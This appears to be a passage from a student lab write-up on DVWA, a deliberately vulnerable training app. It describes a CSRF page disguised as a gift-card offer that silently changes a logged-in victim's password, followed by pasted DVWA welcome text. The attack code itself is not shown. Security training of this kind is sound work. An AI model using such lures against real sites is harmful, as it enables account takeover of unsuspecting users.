
Then, I built the malicious CSRF page which showed “Claim your free gift card!”. Once the victim opens the page while they logged in, it would change the password to “pwned123”. After, I host the attack page by using python3 -m http.server 8000.



After clicking the button, it was redirected back to the DVWA CSRF page with a message, password change.



To check if it really worked, I logged out and relogged in.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the persons who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

I successfully relogged in with the password pwned123.